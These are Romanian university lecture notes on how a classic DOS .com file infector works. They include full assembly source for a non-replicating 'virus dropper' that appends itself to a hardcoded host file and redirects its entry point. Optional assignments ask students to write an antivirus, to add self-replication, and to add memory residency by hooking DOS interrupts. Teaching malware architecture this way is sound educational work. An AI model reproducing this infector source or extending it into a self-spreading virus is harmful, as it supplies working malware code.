Univ. Babeș-Bolyai,

Facultatea de Matematică și Informatică

Lect. dr. Darius Bufnea

Notițe de curs: Arhitectura unui virus (Protocoale de securitate in comunicații)

Mai degrabă l-aș numi pseudo-virus sau virus dropper…

Exemplul din prezentul material se dorește a fi unul didactic. Use it at your own risk. Glumesc, exemplu este inofensiv, însă insist pe faptul ca exemplul din materialul de față trebuie folosit exclusiv în scop didactic. Scopul său este de a vă familiariza cu arhitectura unui virus "clasic" care infecta fișiere executabile și în același timp, de a vă "provoca" cu trei teme noi pe care sper ca unii dintre voi le vor considera "challenging".

Instrumente și cunoștințe necesare:

- Sistem de operare pe 16 biți rulat în cadrul unei mașini virtuala, recomandat FreeDos rulat în Oracle Virtual Box;
- Asamblor și linker pe 16 biți, exemplu de față a fost testat folosind Turbo Assembler și Turbo Linker de la Borland (ele se regăsesc în kit-urile de Borland Pascal și Borland C pentru DOS);
- cunoștințe (minime aș spune eu) de limbaj de asamblare și funcțiile DOS (apeluri sistem DOS – funcțiile de la întreruperea 21h);
- Orice documentație bună care să descrie apelurile sistem DOS (funcțiile de la întreruperea 21h);
- Un fișier .com ales drept "victimă" ("cobai").

Ce face exemplul de față

- NU SE MULTIPLICĂ AUTOMAT;
- Nu poate afecta executabilele .exe din cadrul unui sistem de operare modern Windows pe 32 sau 64 de biți;
- "Infectează" un anumit fișier executabil de un anumit tip, dar pentru a păstra exemplul didactic, numele fișierului executabil este hardcodat în codul sursă al exemplului;
- Fișierul infectat va executa în prealabil ceea ce dorește virusul (codul său), după care se va executa codul propriu-zis al executabilului;
- Important: nu "strică" fișierul executabil infectat, acesta putând fi restaurat (reparat) ulterior la starea inițiala de un antivirus.

Arhitectura fișierelor executabile

Sistemele de operare de la Microsoft din familia DOS acceptau în principiu trei tipuri de fișiere executabile: .exe și .com (formate binare rezultate în urma compilării și linkeditării de cod sursă) și .bat (fișiere text – fișiere de comenzi, echivalentul fișierelor de comenzi shell din Unix/Linux). În prezentul material ne focusăm doar pe arhitectura fișierelor executabile .com, cel mai simplu dintre cele două formate binare de fișiere executabile. În timp ce fișierele executabile .exe au o structură mai complexă fiind destinate memorării codului binar a programelor multisegment în arhitectura pe 16 biți (ulterior fiind folosite și ca format binar pentru executabile pe 32 și 64 de biți), fișierele .com sunt destinate memorării codului binar a executabilelor simple formate dintr-un singur segment de memorie în cadrul arhitecturi x86 pe 16 biți. Acest unic segment de memorie din cadrul fișierelor executabile .com este folosit atât pe post de segment de cod, cât și de date și de stivă. Un fișier .com se încarcă în memorie într-un singur segment la deplasament 100h = 256 (în baza 10), existând 256 de octeți rezervați în memorie la începutul segmentului pentru ceea ce se cheamă (PSP – Program Segment Prefix – o structura cu informații despre starea programului curent precompletate de către sistemul de operare).

Un segment de memorie în cadrul arhitecturi x86 pe 16 biți avea maxim 64 de kilobytes de memorie, un fișier executabil .com putând avea maxim 64 kilobytes – 100h = 65280 octeți lungime. Dacă întâlniți un fișier .com cu lungime mai mare de 65280 octeți, este posibil să fie de fapt un .exe redenumit, acest lucru verificându-se ușor pe baza “semnăturii” cu care încep fișierele executabile .exe – primii doi octeții din cadrul unui fișier executabile .exe sunt “MZ” – abreviere de la Mark Zbikowski, inventatorul formatului. E posibil să existe și fișiere .exe mai mici de 64 kilobytes, cu extensia redenumită în fișiere .com – înainte de a folosi un fișier .com drept “cobai” pentru infectare conform celor descrie în prezentul material, se recomandă verificarea semnăturii acestuia (să nu înceapă cu “MZ” și sa fie de fapt un fișier executabil .exe, nu .com).

Cum are loc infectarea

Am ales drept țintă un executabil .com tocmai din ideea simplității formatului acestuia (din perspectivă didactică) și a modului simplu în care acesta este încărcat în memorie. Acțiunile întreprinse la infectarea unui astfel de fișier sunt


1. Deschiderea fișierului care se dorește a fi infectat;
2. Codul virusului trebuie să fie adăugat în cadrul fișierului executabil, în acest sens cel mai la indemnă este ca “virusul” să se lipească la sfârșitul fișierului (append). Însă, la execuția ulterioară a fișierului executabil infectat, primul lucru care se execută de obicei este codul virusului și abia apoi codul fișierului original infectat. Pentru a se implementa acest comportament, trebuie scrisă la începutul fișierului executabil o secvență de instrucțiuni care să realizeze un salt (jump – „jmp”) la sfârșitul fișierului .com original unde se va adăuga codul principal al virusului. Această acțiune va suprascrie începutul fișierului original. Astfel, pentru a nu strica fișierul care urmează să fie infectat, prima acțiune întreprinsă este de a face un “backup” al începutului acestuia, backup care se salvează tot

la sfârșitul fișierului original împreună cu corpul principal al virusului. Concluzionând, pașii necesari la infectare sunt:

a. Backup al începutului fișierului ce urmează să fie infectat pe o lungime de k octeți, backup realizat pentru început în memorie, dar ulterior salvat la sfârșitul fișierului infectat împreuna cu corpul principal al viruslui;
b. Scrierea la începutul fișierului .com (offset 0 în fișier) a codului binar corespunzător unei secvențe de instrucțiuni care să realizeze un salt la deplasament lungime_fișier_original + 100h (după cum am spus mai sus fișierul .com va fi încărcat în memorie la deplasament 100h în cadrul unicului segment alocat, fiind prefixat de PSP);
c. scrierea restului codului virusului din memorie la sfârșitul fișierului care se infectează după backup-ul scris anterior. Codul din memorie al virusului care trebuie scris în fișier poate fi privit simplu ca o secvență de octeți (date) cuprinsă între două etichete (label-uri) – practic o secvență de date cuprinsa între două offset-uri în cadrul unicului segment existent.

Acest comportament este descris în figura de mai jos.

3. Închiderea fișierului.




Structura fișierului .com înainte și după infectare

Ce se întâmplă la rularea unui fișier infectat

1. Se încarcă fișierul .com în memorie la deplasament (offset) 100h în cadrul unicului segment existent;

2. Fișierul .com infectat își începe execuția cu o secvență de instrucțiuni care realizează un jmp spre sfârșitul acestuia unde se regăsește restul codul virusului;
3. Se execută codul principal al virusului (the “dirty work”). Exemplu de față afișează doar un mesaj, dar această secvență poate de exemplu să caute alte fișiere executabile, să scrie corpul virusului în noile fișiere executabile găsite (replicare automata care lipsește exemplului de față), etc.
4. Imaginea fișierului .com prezentă în memorie trebuie restaurată la forma pe care ar fi avut-o imaginea fișierului .com inițial încărcat în memorie. Pentru aceasta, din zona de backup unde a fost salvat începutul fișierului trebuie copiată secvența salvată de k octeți la offset 100h (unde s-ar regăsi începutul .com-ului original încărcat în memorie). Această restaurare într-un limbaj de nivel înalt precum C/C++ s-ar efectua cu un simplu memcpy între doua adrese, în limbaj de asamblare se implementează la fel de simplu cu un rep movsb de la o locație sursă salvata în ds:si la o anumita adresă destinație salvata în es:di (recapitulare movsb…). es și ds indică (împreună cu cs) spre unicul segment existent, registrul si indică spre offsetul unde e încarcată în memorie zona de backup, iar di este 100h.
5. Salt (jmp) cu execuția la 100h de unde (re)începe execuția fișierului restaurat (fișierul .com original), de fapt a imaginii sale în memorie.

Pe baza pașilor 4 și 5 de mai sus, unii antiviruși pot determina euristic că un fișier este infectat. Restaurarea memoriei și saltul la adresa de start 100h de după PSP este o acțiune des întreprinsă de virușii clasici care infectau astfel de fișiere.




```
1   assume cs:code
2   code segment
3
4   ;--- Blocul de instructiuni dintre inceput si infection vor fi scrise  ---
5   ;--- la inceputul fisierului infectat. Aceste instructiuni vor face    ---
6   ;--- saltul la codul principal al pseudo-virusului salvat la sfarsitul ---
7   ;--- fisierului .com infectat. Aceasta secventa de instructiuni nu se  ---
8   ;--- executa la executia virus dropper-ului, ci la executia fisierului ---
9   ;--- infectat.
10
11  inceput:
12    jmp peste
13    new dw ?
14  peste:
15    mov bp,103h
16    mov ax,cs:[bp]
```

```
17    jmp ax
18
19  ;--- Corpul principal al pseudo-viruslui. Portiunea intre infection si  ---
20  ;--- start contine corpul principal al virusului. Aceasta secventa de   ---
21  ;--- instructiuni va fi scrisa la sfarsiul fisierului infectat. De      ---
22  ;--- asemenea, nu se executa la executia virus dropper-ului, ci la      ---
23  ;--- executia fisierului infectat. Variabila save este de fapt zona de  ---
24  ;--- backup de k octetii in care virus-dropper-ul va salva inceputul    ---
25  ;--- fisierului infectat.
26
27  infection:
28
29    jmp date
30
31    semn db "BGS" ; doar o semnatura pentru virus...
32    save db 20 dup  (?) ; buffer in care se va face backup la inceputul fisierului infectat
33    mesaj db "Acest executabil este virusat",13,10,'$'
34    nume db "grep.com",0 ; numele fisierului infectat hardcoded
35    file dw ?
36    lungimecom dw ?
37
38  date:
39
40  ;--- Afisam mesajul, o actiune inofensiva ---
41    mov ah,09h
42    mov dx,offset mesaj
43    sub dx,offset infection
44    add dx,cs:[bp]
45    int 21h
46
47  ;--- Restauram fisierul com in memorie ---
48    cld
49    mov si,offset save
50    sub si,offset infection
51    add si,cs:[bp]
52    mov di,100h
53    mov cx,20
54    rep movsb
55
56  ;--- Some cleanups
57    mov ax,0
58    mov bx,0
59    mov cx,0
60    mov dx,0
61    mov si,0
```

```
62      mov di,0
63      mov bp,0
64      push ax
65      popf
66      sti
67
68      mov ax,100h
69
70      jmp ax; Sarim si executam fisierul .com restaurat in memorie de la adresa 100h
71
72    ;--- De aici invepe efectiv executia virus-dropper-ului
73    start:
74
75      push cs
76      pop ds
77
78    ;--- Deschidem fisierul pt virusare ---
79      mov ah,3dh
80      mov al,01000000b
81      lea dx,nume
82      int 21h
83      mov file,ax
84
85    ;--- Aflam lungimea fisierului pozitionandu-ne la sfarsit ---
86      mov ah,42h
87      mov bx,file
88      xor cx,cx
89      xor dx,dx
90      mov al,2
91      int 21h
92      mov lungimecom,ax
93
94    ;--- Ne pozitionam la inceput ---
95      mov ah,42h
96      mov bx,file
97      xor cx,cx
98      xor dx,dx
99      mov al,0
100     int 21h
101
102   ;--- Citim primi 20 de octeti din fisier si ii salvan in save ---
103     mov ah,3fh
104     mov bx,file
105     mov cx,20
106     lea dx,save
```

```
107   int 21h
108
109 ;--- Calculam noua adresa de salt new=100h+lungimecom ---
110   mov ax,100h
111   add ax,lungimecom
112   mov new,ax
113
114 ;--- Ne pozitionam la inceput ---
115   mov ah,42h
116   mov bx,file
117   xor cx,cx
118   xor dx,dx
119   mov al,0
120   int 21h
121
122 ;--- Scriem codul de jump la inceputul comului ---
123   mov ah,40h
124   mov bx,file
125   mov cx,offset infection - offset inceput
126   lea dx,inceput
127   int 21h
128
129 ;--- Ne pozitionam la pozitia 3 ---
130   mov ah,42h
131   mov bx,file
132   xor cx,cx
133   mov dx,3
134   mov al,0
135   int 21h
136
137 ;--- Scriem valoarea lui new ---
138   mov ah,40h
139   mov bx,file
140   mov cx,2
141   lea dx,new
142   int 21h
143
144 ;--- Ne pozitionam la sfarsit pentru a scrie corpul principal al ---
145 ;--- pseudo-virusului
146   mov ah,42h
147   mov bx,file
148   xor cx,cx
149   xor dx,dx
150   mov al,2
151   int 21h
```

```
152
153 ;--- Scriem virusul in fisierul com ---
154    mov ah,40h
155    mov bx,file
156    mov cx,offset start - offset infection
157    lea dx,infection
158    int 21h
159
160 ;--- Inchidem fisierul ---
161    mov ah,3eh
162    mov bx,file
163    int 21h
164
165    mov ax,4c00h
166    int 21h
167
168 code ends
169 end start
```

Pași pentru reproducerea exemplului

- instalare soft virtualizare, sistem de operare (Free DOS), încărcarea tool-urilor tasm, tlink în imaginea mașinii virtuale;
- alegerea unui fișier .com victimă. Teoretic orice fișier .com este ok, cât timp dimensiunea acestuia + conținutul adăugat de pseudo-virus la sfârșitul acestuia < 65280 octeți.
- editarea numelui fișierului care se dorește a fi infectat;
- compilarea și linkeditarea exemplului folosind tasm și tlink;
- rularea “virusului”
- rularea fișierului infectat.

Observație: Codul sursă din exemplu de mai sus mai prezintă o eroare intenționată pentru al face inutilizabil (tot pentru al face inofensiv și a păstra exemplu cât mai didactic). Eroarea e destul de “basic” – mă aștept sa o descoperiți ușor :).

Teme facultative punctate cu extrapoints la activitatea din timpul semestrului (voi puncta doar primele 3 rezolvări diferite pe care le primesc pentru fiecare din temele de mai jos). Deadline: ultima zi din săptămâna de restanțe.

- Scrieți un antivirus care detectează dacă un fișier .com este infectat, îl dezinfectează și restaurează fișierul original. Antivirusul nu trebuie scris neapărat în limbaj de asamblare, poate fi scris in orice limbaj de programare (C/C++, Java, Python, etc). Trebuie sa primesc virus-dropperul functional (cod sursa), un fisier com infectat si antivirusul. Bonus: 2 puncte pentru la primele 3 soluții primite în contul activității din timpul semestrului

- Modificați rutina principală a pseudo-virusului de mai sus astfel încât acesta să caute singur noi fișiere .com pe care să le infecteze (în loc ca numele fișierului victimă să fie hardcodat). Pentru primele 3 soluții distincte primite se acordă 4 puncte bonus în contul activității din timpul semestrului. Pentru a păstra lucrurile in "limite" didactice și științifice, vă rog nu faceți public codul sursă sau fișiere binare, și rulați totul în cadrul unei mașini virtuale.
- modificați rutina principală a virusului de mai sus astfel încât acesta să rămână rezident în memorie după rularea unui fișierului .com infectat, redirectând o anumite funcție / întrerupere. Un nou fișier „curat" va fi infectat nu prin căutarea acestuia în tot sistemul de fișiere, ci la execuția sa când se vor executa rutinele de tratare a întreruperilor / funcțiile redirectate. Un exemplu de funcție / întrerupere care poate fi redirectată este funcția 4Bh (Execute program) de la întreruperea Pentru primele 3 soluții distincte primite se acordă 6 puncte bonus în contul activității din timpul semestrului. Pentru a păstra lucrurile in limite didactice și științifice, vă rog nu faceți public codul sursă sau fișiere binare, și rulați totul în cadrul unei mașini virtuale.

Bibliografie

- Anca Gog, Andreea Sabău, Darius Bufnea, Adrian Sterca, Adrian Dărăbant, Alexandru Vancea: *Programarea în limbaj de asamblare 80×86. Exemple și aplicații*, editura Risoprint, 2005, ISBN 973-651-006-2
- *Assembly Language – Norton Guide*